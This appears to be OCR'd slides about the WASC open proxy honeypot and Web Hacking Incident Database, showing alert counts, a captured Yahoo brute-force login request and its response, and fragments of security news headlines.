
WASC Web Hacking Incident Database

WASC Distributed Open Proxy Honeypot Project

"Use one of the web attacker's most trusted tools against him - the Open Proxy server. Instead of being the target of the attacks, we opt to be used as a conduit of the attack data in order to gather our intelligence"



WASC Distributed Open Proxy Honeypot Project



All Active Alerts (Grouped by Event Category)

Found 10402987 alerts. Displaying the most recent 100000 in the viewer.


Group by: Event Category

Refresh every 60 seconds

Severities: 🔴 Emergency 🔴 Alert 🟣 Critical 🟠 Error 🟡 Warning 🔵 Notice 🟢 Info

□	Grouping Key	Event Count	First Event	Last Event	Highest Severity
□	Event Category: AUTOMATION/MALICIOUS	40257	2010-04-06 21:02:09	2010-04-07 16:27:05	🔴 EMERG (0)
□	Event Category: LEAKAGE/ERRORS	2	2010-04-07 05:47:05	2010-04-07 14:42:18	🟠 ERROR (3)
□	Event Category: LEAKAGE/SOURCE_CODE	1	2010-04-07 16:06:09	2010-04-07 16:06:09	🟠 ERROR (3)

Brute Force Attacks Against Yahoo



Already have a Yahoo! ID?
Sign in.

Are you protected?
Create your sign-in seal.
(Why?)

Invalid ID or password.
Please try again using your full Yahoo! ID, and type the text you see in the picture below.

Yahoo! ID: foo

(e.g. free2rhyme@yahoo.com)


Password: •••

Text you see below: 6THVBT

□ **Keep me signed in**
for 2 weeks unless I sign out. Info
[Uncheck if on a shared computer]

I can't access my account | Help

Brute Force Attacks Against Yahoo



HTTP Transaction: 31964800 (2010-04-01 00:09:07)

Hostname	64.5.128.103:8080
Method	GET
URI	http://119.161.9.15/config/isp_verify_user


Response Header

```
HTTP/1.1 200 OK
P3P: policyref="http://info.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV T \
AI PSA PSD IVAi IVDi CONi TELo OTPi OUR DELi SAMi OTRi UNRi PUBi IND PHY ONL UNI  \
PUR FIN COM NAV INT DEM CNT STA POL HEA PRE LOC GOV"
Cache-Control: private
Pragma: no-cache
Expires: Thu, 05 Jan 1995 22:00:00 GMT
Content-Type: text/html
Via: 1.0 webproxy-3
Content-Length: 26
Connection: close
```

Response Body

```
ERROR:101:Invalid Password
```

WASC Web Hacking Incident Database



iTWire
connecting technology professionals

Telegraph.co.uk

Home | News | Election 2010 | Sport | Finance | Lifestyle | Comment | Travel | Cultu

rdening | Food and Drink | Family | Outdoors | Ac

ce | Video Games | Blogs | Video | Technolog

SC MAGAZINE
FOR IT SECURITY PROFESSIONALS

Read the M86 Secu

Home | News | Blog | Products | SC

Topic Center: Email Security | Patch Management | M

AN IBM® COMPANY Join us at Infosec

Home > News > Cross-site scripting vulnerabilities see two politic

Cross-site scripting vulnerabilities :

Dan Raywood January 05, 2010

PRINT | EMAIL | REPRINT | FONT SIZE: A | A | A

Political websites have been hacked over the past 24 h leaders with red faces.

KrebsonSecurity
In-depth security news and investigation


N.Y. Firm Faces Bankruptcy from $164,000 E-Banking Loss

6 diggs

Hello there! If you are new here, you might want to **subscribe to the RSS feed** for updates on this topic.
You may also subscribe by email in the sidebar ➡

http://projects.webappsec.org/Web-Hacking-Incident-Database

WASC Web Hacking Incident Database

